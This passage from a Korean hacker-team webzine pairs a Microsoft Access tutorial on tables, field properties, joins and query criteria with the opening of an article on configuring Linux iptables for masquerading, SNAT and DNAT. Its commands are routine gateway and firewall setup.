앞서 보았던 액세스 기본 창에서 개체 중 테이블이 선택된 상태에서 ‘새로 만들기’를 클릭하거나 ‘디자인보기에서 새 테이블만들기’를 더블 클릭하면 아래와 같은 ‘새 테이블’창이 뜬다. 여기 새 테이블 창에 나타난 목록들이 테이블을 작성하는 방법들이다. 이중에서 가장 일반적으로 쓰이는 방법은 ‘디자인 보기’와 ‘데이터시트 보기’이다. 새 테이블을 만들 때 ‘디자인시트 보기’형식으로 만들어서 ‘데이터시트 보기’형식으로 전환한 후 데이터를 입력하는 방식을 자주 주로 사용하게 될 것이다. ‘테이블 가져오기’와 ‘테이블 연결’은 액세스 파일(mdb)파일 외에 다른 응용 프로그램의 파일, 예를 들면 엑셀 파일을 가져와서 테이블을 만들 수 있다. ‘테이블 가져오기’와 ‘테이블 연결’의 차이는 ‘테이블 가져오기’가 다른 형식의 파일을 수정할 수 있는데 반해, ‘테이블 연결’은 다른 형식의 파일을 수정할 수 없다.




디자인 보기에서 새 테이블을 만듭니다.

아래의 그림은 우편번호 테이블의 디자인보기 형식과 데이터 시트 보기 형식의 화면이다. 디자인 보기 형식에서 데이터 시트보기로, 또는 데이터 시트 보기에서 디자인 보기 형식으로 전환을 하고 싶을 때에는 상단의 아이콘 바 중 가장 왼쪽에 있는 아이콘을 누르면 된다.

*디자인보기 형식에서는

*데이터시토 보기 형식에서는

<디자인보기 형식>



필드 이름	데이터 형식	설명
우편번호	텍스트	
시도약자	텍스트	
구군	텍스트	
읍면동	텍스트	

필드 속성


일반 | 조회

필드 크기	50
형식	
입력 마스크	
캡션	
기본값	
유효성 검사 규칙	
유효성 검사 텍스트	
필수	아니오
빈 문자열 허용	아니오
인덱스	아니오
유니코드 압축	예
IME 모드	한글
IME Sentence 모드	없음

필드 이름은 공백을 포함하여 64자까지 사용할 수 있습니다. 자세한 내용을 보려면 <F1> 키를 누르십시오.

디자인 보기. F6 = 창 전환. F1 = 도움말. NUM

<스타일시트 보기 형식>




데이터시트 보기 NUM

그러면 실제로 테이블을 만들어 보도록 하자. 액세스를 실행시키는 방법은 다 아시겠지만 MS Office 설치 후 윈도우에서 [시작] -> [프로그램] -> Microsoft Access를 선택하면 된다. (이후에서 실행과정은 기호로 단순화시켜 표현하기로 한다. <>은 선택해서 실행하라는 의미이며, []는 버튼을 클릭하라는 의미이다.)

* ‘디자인보기’로 만들기 : <새 테이터베이스> -> 파일이름 입력 [만들기] ->기본 창<테이블><새로만들기> -> 새 테이블<디자인보기>[확인]
* ‘데이터시트보기’로 만들기 : 새 테이블 창<데이터시트 보기> -> Field1 마우스 우클릭 [열 이름 바꾸기] -> ‘이름’ 입력 -> 각 필드에 데이터 입력-> [저장] -> 저장 창, 테이블이름입력 ->[확인] -> 기본 키 설정 창 [아니오]
* 새 테이블 창<테이블 가져오기> -> 가져오기 창, 엑셀 파일 선택,[가져오기] -> 스프레드시트 가져오기 마법사 창<워크시트표시><Sheet1>[다음] -> ‘첫 행에 열 머리글이 있음' 선택[다음] -> <새 테이블>[다음] -> 필드이름입력 , 인덱스<아니오>[다음] -> <기본키 없음>[다음] -> 테이블로 가져오기, 이름입력[마침] ->엑셀 파일이 테이블로 만들어진 것을 확인

5x043. 데이터 형식(10가지)

테이블 생성 화면에서 ‘데이터 형식’ 항목 아래에 있는 콤보 상자를 내려보자. 그러면 10가지의 데이터 형식을 볼 수 있다.



* 텍스트 - 문자를 저장하는 형식. 가장 일반적으로 쓰인다.
* 메모 - 텍스트 데이터 형식보다 더 많은 문자를 저장할 수 있는 형식이다.
* 숫자 - 각종 숫자를 저장한다.
* 날짜/시간 - 날짜와 시간 정보를 나타내기 위해 쓰인다.
가) * 통화 - 화폐 표시를 위해 쓰인다.
* 일련번호 - 레코드가 하나 저장될 때마다 일률적으로 번호를 하나씩 증가시켜주는데 일련번호가 데이터 형식인 필드를 기본키로 설정해서 사용하는 경우가 많다. 기본키에 대해서는 뒤에서 설명한다.
* 예/아니오 - Yes/No, True/False, On/Off 등 두 값 중 하나만 선택하는 경우에 사용. 필드 이름이 ‘성별’일 경우에도 사용된다.
* OLE - 액세스 2002에 그래픽, 소리, 동영상 등 다른 형태의 파일을 연결하여 데이터베이스에 포함시킬 경우, OLE 개체 데이터 형식을 사용한다.
* 하이퍼링크 - 텍스트와 숫자의 조합 형태로 저장되어 액세스 2002 내에서 웹 사이트 또는 파일의 특정 위치로 바로 이동할 수 있도록 한다. 필드 이름이 ‘홈페이지’일 경우 사용된다.
* 조회 마법사 - 목록 상자나 콤보 상자를 사용해서 값의 목록이나 다른 테이블에서 값을 선택할 수 있도록 만드는 형식

5x044. 필드 속성

필드 속성의 목록은 디자인 보기 형식에서 화면 하단의 ‘일반’ 탭에서 확인 할 수 있다.

* 필드 크기 - 지정된 필드의 길이를 지정하는 속성
* 형식 - 숫자, 날짜/시간, 텍스트 등 10가지 데이터 형식에 따라 각각 다르게 설정할 수 있다.
* 소수 자리수 - 숫자를 표시할 때 사용되는 소수 자릿수를 설정할 수 있다.
* 입력 마스크 - 사용자가 입력을 편하게 할 수 있도록 하는 속성.
ex) 핸드폰 필드의 입력마스크에 [###]-[###]-[####]라고 설정 -> 데이터시트 보기 형식으로 전환하여 결과 확인 -> [_ _ _]-[_ _ _]-[_ _ _ _]라고 나타나는 것을 확인할 수 있음
* 캡션 - 테이블의 필드 이름을 대신하는 또 다른 이름을 지정
* 기본값 - 테이블에 새 레코드를 추가할 때, 사용자가 입력하지 않아도 디폴트로 값이 입력된다.

* 유효성 검사 규칙 및 유효성 검사 텍스트 - 해당 필드의 값에 미리 정한 값만 입력될 수 있도록 함
* 필수 - 필수 속성이 ‘예’로 설정된 필드에는 반드시 값이 입력되어야 함
* 빈 문자열 허용 - 빈 문자열을 입력할 수 있게 하는 속성
* 인덱스 - 데이터를 빨리 검색할 수 있도록 하기 위해 설정한다.
* 유니코드 압축 - 유니코드 문자 인코딩 구성표를 사용하여 데이터 형식이 텍스트, 메모, 하이퍼링크인 필드에 데이터를 나타낼 수 있다.
* IME 모드 - 외국어를 지원해 주는 기능이며 IME는 마이크로소프트사에서 다운로드하여 사용할 수 있다.


5x045. 내보내기 기능

액세스에는 mdb가 아닌 다른 형태의 파일을 불러와서 테이블을 만들 수 있을 뿐만 아니라
액세스 내에서 만든 데이터를 mdb가 아닌 다른 형태의 파일로 내보낼 수 있는 기능도 가지고 있다. 텍스트 파일로 만들어 내보내는 예제를 실습해보자

[파일], <내보내기> -> 내보내기B, 파일이름입력, 파일형식<텍스트파일>,[내보내기] -> 텍스트 내보내기 마법사 창 <구분>[다음] -> 필드를 나눌 구분 기호 선택<쉼표>, ‘첫 행에 필드 이름이 있음’ 선택, 텍스트 묶음 기호<“>[다음] -> 파일을 내보내는 경로가 맞는지 확인[마침] -> 지정한 폴더에 파일이 저장되어 있는지 확인


5x046. 기본키 설정

레코드를 유일하게 구분하기 위해서 사용하는 것이 기본키이다. 기본키는 레코드의 고유함을 표시하므로 중복 사용해서는 안 된다.
기본키를 설정하는 방법은 두 가지가 있는데 필드를 선택한 후 아이콘 바에서 열쇠 모양의 아이콘을 클릭해서 설정하거나 기본키로 지정할 필드에서 마우스 오른쪽 버튼을 눌러 나타난 메뉴 중 [기본키]를 선택한다. 기본키로 설정된 필드는 열쇠(Key)가 생긴다.



필드 이름	데이터 형식
번호	숫자
	텍스트
	예/아니오
	텍스트
	텍스트
	하이퍼링크

<마우스 우클릭,기본키 선택>




필드 이름	데이터 형식
번호	숫자
이름	텍스트
성별	예/아니오
주소	텍스트
소속	텍스트
이메일주소	하이퍼링크

<열쇠 모양 생김>

5x047. 조인(Join)

테이블끼리 서로 공통된 필드가 존재할 경우, 테이블을 연결시켜 여러 개의 테이블을 이용하면 더욱 편리하게 이용할 수 있다. 테이블과 테이블을 연결하는 방법을 조인이라 한다.



위의 관계에서 과목테이블은 수업 과목에 대한 기본 사항을 필드로 가지고 있는 테이블이고, 스케줄 테이블은 각 과목의 리포트나 시험일을 기록하기 위해 만든 테이블이다. 위의 두 개의 테이블을 연결시키는 방법을 실습해보자.

기본 창이 열린 상태에서 [도구],<관계> -> [테이블 표시] -> 테이블 표시 창,<과목테이블>[추가]<스케줄테이블>[추가][닫기] -> 과목테이블 상자<일련번호>를 스케줄테이블 상자<스케줄일련번호>로 드래그 -> 관계 편집 창,‘항상 참조 무결성 유지’ 체크, ‘관련 필드 모두 업데이트’ 체크, ‘관련 레코드 모두 삭제’ 체크 [조인 유형] -> 조인 유형 창,<1: 두 테이블의 조인된 필드가 일치하는 행만 포함> [확인] -> 관계 편집창 [만들기] -> 선이 생김 -> [저장] -> 기본창에서 과목테이블 더블클릭 -> 일련번호 필드 왼쪽에 + 기호 클릭, 스케줄테이블의 내용이 보이는 것을 확인할 수 있음

5x05. 쿼리


5x051. 쿼리란?

앞에서 잠시 설명했지만 쿼리는 원하는 데이터 값을 찾아내기 위해 사용된다. 예를 들어 A테이블내에 이름, 나이, 성별, 소속 필드가 존재하는데 이름 필드만을 찾아내어 사용할 필요가 있을 경우 쿼리를 이용하는 것이다.

5x052. 쿼리 만들기(5가지 방법)

액세스 기본 창에서 개체 중 쿼리가 선택된 상태에서 ‘새로 만들기’를 클릭하거나 ‘디자인보기에서

새 쿼리만들기’를 더블 클릭하면 아래와 같은 창이 뜬다. 여기 새 쿼리 창에 나타난 목록들이 테이블을 작성하는 방법들이다. 이중에서 가장 일반적으로 쓰이는 방법은 ‘디자인 보기’이다.




마법사를 사용하지 않고 새 쿼리를 만듭니다.

- 디자인 보기
- 단순 쿼리 마법사
- 크로스탭 쿼리 마법사
- 중복 데이터 검색 쿼리 마법사
- 불일치 검색 쿼리 마법사


5x053. 검색 조건 설정

쿼리에서 어떻게 검색 조건을 설정해서 실행시키는지 살펴보자. 쿼리 검색 조건을 보여주기 위한 예제로 전국의 우편번호가 정리된 우편번호 테이블을 사용하였다. 이 우편번호테이블은 우편번호, 시도, 구군, 동, 번지의 5개의 필드로 이루어져있다. 아래의 화면은 쿼리 작성 창에서 열어 모든 필드를 추가한 화면이다.



필드:	우편번호	시도	구군	동	번지
테이블:	우편번호테이블	우편번호테이블	우편번호테이블	우편번호테이블	우편번호테이블
정렬:					
표시:	☑	☑	☑	☑	☑
조건:		"부산"			
또는:					

위와 같이 시도 필드의 조건에 “부산”이라고 입력하고 실행시켜보자. 상단에 모여 있는 아이콘들 중 빨간 느낌표 아이콘을 누르면 실행된다.



우편번호	시도	구군	동	번지
618-800	부산	강서구	강동동	1~1066번지
618-801	부산	강서구	강동동	1067~3223
618-802	부산	강서구	강동동	3224~4936
618-300	부산	강서구	강동동	
618-260	부산	강서구	구랑동	
618-210	부산	강서구	녹산동	
618-430	부산	강서구	눌차동	
618-803	부산	강서구	대저1동	1~203번지
618-805	부산	강서구	대저1동	204~336
618-803	부산	강서구	대저1동	337~498
618-805	부산	강서구	대저1동	499~621
618-803	부산	강서구	대저1동	622~747
618-805	부산	강서구	대저1동	748~965
618-806	부산	강서구	대저1동	966~1283
618-805	부산	강서구	대저1동	1284~1549
618-806	부산	강서구	대저1동	1550~1959
618-803	부산	강서구	대저1동	2093~3198
618-809	부산	강서구	대저1동	3337~4137
618-811	부산	강서구	대저1동	4207~4418
618-809	부산	강서구	대저1동	4449~4898
618-701	부산	강서구	대저1동 강서구청	
618-703	부산	강서구	대저1동 부산교도소	
618-003	부산	강서구	대저1동 부산우편집중	
618-141	부산	강서구	대저1동	
618-804	부산	강서구	대저2동	5~727번지
618-807	부산	강서구	대저2동	1009~2467
618-808	부산	강서구	대저2동	2508~3367
618-804	부산	강서구	대저2동	3408~3792
618-808	부산	강서구	대저2동	3828~4052
618-810	부산	강서구	대저2동	4074~4295
618-808	부산	강서구	대저2동	4298~4706
618-808	부산	강서구	대저2동	4723~4767
618-808	부산	강서구	대저2동	4768~5398
618-810	부산	강서구	대저2동	5405~6006

위와 같이 시도 필드에서 그 값이 “부산”인 데이터만 검색되는 것을 확인할 수 있다.
이것은 쿼리 조건 검색의 가장 기본적인 설정이라 할 수 있다. 우편번호테이블을 기준으로 다양한 쿼리 설정 방법을 알아보면 다음과 같다.

* AND : 시도 필드의 ‘조건’에 “부산”, 구군 필드의 조건에 “남구”를 입력하고 실행시키면 실행결과는 “부산”시 “남구”의 데이터 값들을 보여준다.
* OR : 시도 필드의 ‘조건’에 “부산”, 시도 필드의 ‘또는’에 “대구”를 입력하고 실행시키면 실행결과는 “부산”시와 “대구”시의 데이터 값들을 보여준다.

원하는 필드의 ‘조건’에 입력되는 형식을 설정하는 방법은 매우 다양하다. 시도 필드의 ‘조건’에 아래와 같은 다양한 형식의 조건을 주고 결과를 확인해보자.

* “경북”Or"경남“ : 시도가 ”경북“이거나 ”경남“인 데이터만 검색한다.
* In ("충북“,”충남”) : 시도가 “충북”이나 “충남”인 데이터를 검색한다. OR을 사용했을 경우와 결과가 같다.
* Not "제주도“ : 시도가 제주도 이외인 지역만 검색한다.
* Like "경*“ : 이름이 ‘경’으로 시장되는 시도만 검색한다.
* Like "[ㄱ-ㅊ]*" : 이름이 ㄱ에서 ㅊ 사이의 문자로 시작하는 데이터를 검색한다.

5x06. 마치며

액세스의 테이블과 쿼리에 대해 살펴보았다. 액세스는 다른 데이터베이스 도구에 비해 매우 쉽고 간편

하므로 데이터베이스의 기본 개념을 잡는데에 매우 유용한 도구라고 생각된다. 데이터베이스를 공부하기 시작한 초보라면 액세스부터 시작하면서 개념을 잡으면 좋을 듯 하다. 그리고 액세스를 조금 더 공부하면 액세스 하나만으로도 웬만한 프로그래밍은 거뜬히 해 낼수 있다. 실제로 실습해보면 너무나 쉬운 내용인데 복잡하게 설명을 한 것이 아닌가하는 생각이 든다. 부족한 점이 많은 문서이지만 데이터베이스 공부에 조금이나마 도움이 되었으면 좋겠다는 바램을 가져본다.

(참고도서 - 액세스 무작정 따라하기, 길벗)

WOWHACKER Team
OVERHEAD
WEBZINE #2
The Best Hacker Team WOWCODE and OVERHEAD
OVERHEAD WEBZINE #2

6x00. Entension of Iptables

By Nabogiyo
nabogiyo@msn.com

본 문서는 iptables의 활용법에 중점을 두고 진행을 하게 되므로, iptables 설치나 관련 옵션은 iptables 튜토리얼이나, 오버헤드 웹진 1호를 참고하기 바란다.

6x01. 방화벽이란?

너무나 잘 알고 있는 개념이겠지만 간단히 언급을 하도록 하겠다. 방화벽이란 특정 네트웍으로의 접근을 조절함으로써, 보안상 잇점을 얻을 수 있는 장치라고 말할 수 있겠다. 상용 제품도 많이 있지만 리눅스에는 iptables 라는 NAT 구현도 가능한 똘똘한 Free Software가 있다.

본 문서는 iptables를 이용하여 DNAT, SNAT, 매스커래이딩을 구현해보고, 방화벽의 역할까지 수행할 수 있는 리눅스 머신을 구축하는데 중점을 둘 것이다. 또한 security focus에 올라온 iptables 룰셋 분석을 덧붙이겠다.

6x02. Masquerading

가정의 인터넷 사용자수가 늘어나고 있다. 이제 업무의 대부분이 컴퓨터를 통해서 이루어지고, 또한 생활의 많은 부분에서 인터넷이 가지는 편리함이 더욱더 깊숙하게 자리 잡아가고 있다. 인터넷을 통해 정보를 구함은 물론이고, 요즘 나오는 게임들은 통신기능 없는 것이 없다고 할 수 있을 정도이다.

생활이 이렇게 바뀌고 있다 보니, 이제 한 가정에 한 대의 PC로 ADSL을 연결하여 그 PC를 시분할방식(?)으로 동시에 많은 사용자가 이용하게 되고, 이는 불편함은 물론이고 급한 일이 겹쳤을 경우에는? 더 이상의 설명이 필요치 않을 것 같다. 그만 본론으로 들어가보자.

6x03. 연결공유

연결을 공유하는 방식은 그 출발지를 속이는 SNAT를 기반으로 이루어진다.

일반적으로 내부 네트웍에 있는 다른 컴퓨터들이 외부 인터넷과 연결되어 있는 호스트의 이름을 대신 사용하며 외부와 접촉을 이룰 수 있다. 외부에서 보면 호스트 하나만 보이게 될 것이다.

이처럼 외부로 나가는 패킷에 대해 출발지 주소를 속임으로써 연결을 공유 할 수 있게 되는데 이를 SNAT 라고 한다. 그럼 매스커래이딩은 무엇인가?

매스커래이드(Masquerade) '가면무도회‘ 라는 단어로부터 나온 용어로, SNAT의 일종이지만, 출발지(Source)주소를 정적으로 줄 필요가 없다는 점에서 그 차이가 있다. 출발지 주소를 고정적으로 줄 수 없는 환경, 예를 들어 PPP 연결을 하는 ADSL의 경우에 접속시마다 IP주소가 바뀌므로, 매스커래이딩을 이용하여 SNAT의 효과를 구현하면 되겠다.

이제 작업에 들어가 보자.

6x04. 작업환경

* 랜 : 반드시 허브를 이용해야 할 필요는 없지만, 우리는 여러대의 PC에 연결 공유를 구현할 것이므로 허브를 이용한 랜 환경에서 작업을 할 것이다.

* 리눅스 머신 : 사양이 떨어지는 구형 컴퓨터라도 상관이 없다. 리눅스가 설치되어 있고, 인터넷 연결이 되어 있으며, iptables가 동작하면 된다. 만약 iptables를 실행 시켰을 때 에러 메시지가 나온다면 ipchains가 구동중인지 확인하고, ipchains를 중지시킨 후 다시 실행해 보고, 그래도 잘 되지 않는다면 iptables 튜토리얼을 참고하여 iptables를 설치하거나, iptables가 동작할 수 있도록 커널 컴파일을 다시 해야 한다.

※ 리눅스, iptables 설치나 인터넷 연결 법 및 커널 컴파일에 관한 것은, 다루지 않겠다. 참고문헌을 살피기 바란다.

6x05. 구축된 환경과 설정사항

내부 랜이 정상적으로 동작하고 리눅스 머신이 외부와 정상적으로 연결되어 있다면, 아래의 명령에서...

```
[root@Nabogiyo /]# whoami
root
리눅스 머신에서 ip 포워딩을 가능하도록 설정한다.
[root@Nabogiyo /]# echo 1 > /proc/sys/net/ipv4/ip_forward
모든 체인을 플러쉬 시킨다.
[root@Nabogiyo /]# iptables -F
기본 체인 이외의 다른 체인을 모두 지운다.
[root@Nabogiyo /]# iptables -X
FORWARD 체인의 기본 정책을 ACCEPT 로 한다.
( 이후에 다루겠지만 NAT 된 패킷은 FORWARD 체인을 타고 들어온다 )
[root@Nabogiyo /]# iptables -P FORWARD ACCEPT
POSTROUTING 체인에 메스커레이딩 설정을 적용한다.
[root@Nabogiyo /]# iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -o ppp0 -j MASQUERADE
```

이와 비슷한 방식으로 SNAT, DNAT 역시 구현이 가능하다.

6x06. SNAT

앞서 살펴보았던 MASQUERADE 의 원천(?) 기법이다. 이미 살펴보았지만 출발지 주소를 정적으로 부여하여 연결을 공유하는 것으로, 변환해야 할 주소를 정적으로 미리 지정해 주게 되므로 MASQUERADE 보다는 조금 빠르게 처리된다.

6x07. DNAT

‘ 포트포워딩 ’ 이라 불리는 기법이다.

특정 포트로 들어오는 패킷을 다른 호스트의 다른 포트로 포워딩 시켜주는 기법으로 Destination, 즉 목적지를 속여 변환해 준다. 이를 이용하면 방화벽 내부에 특정 서비스를 수행하는 서버를 숨겨두어 서비스를 수행할 수 있게 된다. 예를 들어 방화벽의 80번 포트로 들어오는 패킷을 로컬 랜상의 웹 서비스를 수행하는 서버에 포워딩하여, 마치 외부에서 보기에는 방화벽이 웹 서비스를 하는 것처럼 보이게 할 수 있으며, 웹 서버로의 직접적인 접근도 어느정도 차단할 수 있어 보안상 잇점으로 작용한다.

우리는 NAT 기능만으로 만족할 순 없다. iptables의 또 다른 매력, 방화벽의 역할을 할 수 있도록 설정해 보도록 하자.

필자는 /etc/init.d/아래 iptables라는 이름으로 두어 부팅시 자동으로 설정 파일의 내용이 적용되도록 하였다. 내용을 살펴보도록 하자

6x08. 미리 알아두어야 할 사항

0. 룰은 적용되는 순서대로 체인에 쌓여 적용된다.

상당히 당연한 내용이지만 많이 실수하는 부분인데 예를 들어,

```
# iptables -A INPUT -j ACCEPT
# iptables -A INPUT -p icmp -j DROP
```

위와 같이 설정하였을 경우,(두 번째의 룰에도 불구하고) icmp 패킷은 DROP 되지 않는다는 것이다. 왜냐하면 INPUT 테이블의 상위순위에서 ACCEPT를 받아 바로 처리가 되는 것이다. 룰의 우선순위에 따라 처리가 된다는 점을 유념하여 룰을 짜기 바란다.

1. NAT 에 관련된 패킷은 내부와 외부를 오가기 위해 FORWARD 체인을 탄다. (INPUT, OUTPUT 체인을 타지 않는다)

